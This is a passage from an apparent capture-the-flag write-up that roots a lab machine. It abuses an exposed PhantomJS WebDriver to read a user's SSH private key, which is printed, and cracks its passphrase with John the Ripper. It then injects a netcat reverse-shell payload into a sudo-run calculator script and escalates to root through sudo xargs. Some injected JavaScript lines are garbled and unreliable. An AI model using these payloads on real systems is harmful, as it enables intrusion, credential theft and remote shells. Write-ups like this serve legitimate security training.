27
www-data@TheHackersLabs-Intelligence:/var/www/vulnday0$ curl -sX POST "http://127.0.0.1:8080/session"   -H "Content-Type: application/json"   -d '{"desiredCapabilities": {"browserName": "phantomjs"}}'|jq;echo
{
  "sessionId": "ea018bf0-3c31-11f1-af14-1b65408dc2ca",
  "status": 0,
  "value": {
    "browserName": "phantomjs",
    "version": "2.1.1",
    "driverName": "ghostdriver",
    "driverVersion": "1.2.0",
    "platform": "linux-unknown-64bit",
    "javascriptEnabled": true,
    "takesScreenshot": true,
    "handlesAlerts": false,
    "databaseEnabled": false,
    "locationContextEnabled": false,
    "applicationCacheEnabled": false,
    "browserConnectionEnabled": false,
    "cssSelectorsEnabled": true,
    "webStorageEnabled": false,
    "rotatable": false,
    "acceptSslCerts": false,
    "nativeEvents": true,
    "proxy": {
      "proxyType": "direct"
    }
  }
}
Once the session is established, we can use the phantom/execute endpoint to run arbitrary JavaScript. We leverage the fs module and the return statement to list the contents of the .ssh directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@TheHackersLabs-Intelligence:/var/www/vulnday0$ curl -sX POST http://127.0.0.1:8080/session/ea018bf0-3c31-11f1-af14-1b65408dc2ca/phantom/execute -H "Content-Type: application/json" -d '{"script":"var fs = require(\"fs\"); returnme/suraxddq/.ssh\");","args":[]}'|jq;echo
{
  "sessionId": "ea018bf0-3c31-11f1-af14-1b65408dc2ca",
  "status": 0,
  "value": [
    ".",
    "..",
    "authorized_keys",
    "id_rsa",
    "id_rsa.pub",
    "known_hosts"
  ]
}
The listing confirms the presence of an id_rsa file. We then execute another script to read the contents of this private key.
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@TheHackersLabs-Intelligence:/var/www/vulnday0$ curl -sX POST http://127.0.0.1:8080/session/ea018bf0-3c31-11f1-af14-1b65408dc2ca/phantom/execute -H "Content-Type: application/json" -d '{"script":"var fs = require(\"fs\"); returnme/suraxddq/.ssh/id_rsa\");","args":[]}' | jq -r .value
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDX2fp3wM
SBQ2GKdT2J+w36AAAAGAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQD2KaJKrtxv
DB2MVgyp0/fvnGgymk3R9out+LcpM7mLyoOH9eg0PKtYBr+/ucHzlJ1Br/r/oOcmBR6Vtt
NlJue4c/7AlDyEy5NlrHwzFFQYIm/P1HO4/6KxlaaoQB6Zg/5H5NwWkPJjjXn/qbUoyS0O
w0xrXkEKyEuyxzgAvQ7kwUrSY8ZaZ6Wat82+ETpPHWo7Q5wTvkcrRTnCWX3tL1IwgAsU3q
v6CscN63+chDQsbZKIStzvOqlzZcsF1QfRx8tnxeq0C0y3oNinciE4ZLZSQFjwHASZzEGS
1ChIfBvxI9eayConjMOGHjM1keV1Eqa+bz1UseqOxLUNE9JToczV7vD5aTygDZ62+3QMSY
AO/g8G60XBsd7ve/4vOXNfC5NLA9GGkjp4w+CUlYB92flgYQZeWbyl2O0GDaCu0K6BPToT
/n75AalgzVN3fCSh3sgCm49Zt7XtJ6kSrPV93OOZ8Kmud2GkTL8VM4Td8DfYENTBNfbMqj
YTXcNug4IRvAXNhT2EwVLxEro=
-----END OPENSSH PRIVATE KEY-----
The exfiltrated private key is encrypted. We save it locally and use john the ripper to crack its passphrase.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(suraxddq㉿kali)-[~]
└─$ john --wordlist=~/CTF/first5k hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
felicidade       (id_rsa_sura)
1g 0:00:01:23 DONE (2026-04-12 10:10) 0.01194g/s 58.48p/s 58.48c/s 58.48C/s 2222222..asasas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
With the cracked passphrase felicidade, we can now log in to the machine via SSH as suraxddq.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(suraxddq㉿kali)-[~]
└─$ ssh -i id_rsa_sura suraxddq@192.168.254.242
Welcome to Ubuntu 25.10 (GNU/Linux 6.17.0-20-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 * Due to a now-resolved bug in the date command, this system may be unable
   to automatically check for updates. Manually install the update using:

     sudo apt install --update rust-coreutils

   https://discourse.ubuntu.com/t/enabling-updates-on-ubuntu-25-10-systems/

Last login: Sun Apr  5 14:34:26 2026 from 10.0.2.15
suraxddq@TheHackersLabs-Intelligence:~$
Privilege Escalation
Lateral Movement to wvverez
A check of our current user’s sudo privileges reveal a path to another user, wvverez.
1
2
3
suraxddq@TheHackersLabs-Intelligence:~$ sudo -l
User suraxddq may run the following commands on TheHackersLabs-Intelligence:
    (wvverez) NOPASSWD: /opt/script.sh
The script /opt/script.sh is a custom calculator that appears to evaluate input in a way that is vulnerable to Command Injection. Specifically, it uses Bash arithmetic expansion which can be exploited if the input is not sanitized.
1
2
3
4
suraxddq@TheHackersLabs-Intelligence:~$ sudo -u wvverez /opt/script.sh 'PATH' '1'
--- VulnDay0 Elite Calculator ---
/opt/script.sh: line 37: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin: syntax error: operand expected (error token is "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin")
Result:
1
2
3
4
suraxddq@TheHackersLabs-Intelligence:~$ export payload='a[$(busybox nc 192.168.254.239 4444 -e /bin/bash)]'
suraxddq@TheHackersLabs-Intelligence:~$ sudo -u wvverez /opt/script.sh 'payload' '1'
--- VulnDay0 Elite Calculator ---
/bin/bash: line 1: i: command not found
By exporting a payload that includes a reverse shell command within an arithmetic expression, we can trick the script into executing our code as wvverez.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 4444ñ
listening on [any] 4444 ...
connect to [192.168.254.239] from (UNKNOWN) [192.168.254.242] 44842
id
uid=1001(wvverez) gid=1001(wvverez) groups=1001(wvverez),100(users)
We successfully intercept the reverse shell and retrieve the user flag for wvverez.
1
2
wvverez@TheHackersLabs-Intelligence:/home/wvverez$ cat user.txt
THL{I****5QW22IK}
Escalation to Root
As wvverez, we check our sudo permissions once more and find a direct path to root via xargs.
1
2
3
wvverez@TheHackersLabs-Intelligence:~$ sudo -l
User wvverez may run the following commands on TheHackersLabs-Intelligence:
    (ALL) NOPASSWD: /usr/bin/xargs
xargs is a powerful tool that, when run with sudo, can be used to execute arbitrary commands as root. We use it to spawn a root bash shell.
1
2
3
4
wvverez@TheHackersLabs-Intelligence:~$ sudo xargs -a /dev/null /bin/bash
root@TheHackersLabs-Intelligence:~# cd /root/
root@TheHackersLabs-Intelligence:/root# ls
root.txt
With root access, we can now read the final flag and complete the machine.
1
2
root@TheHackersLabs-Intelligence:/root# cat root.txt
THL{NR****MKLA}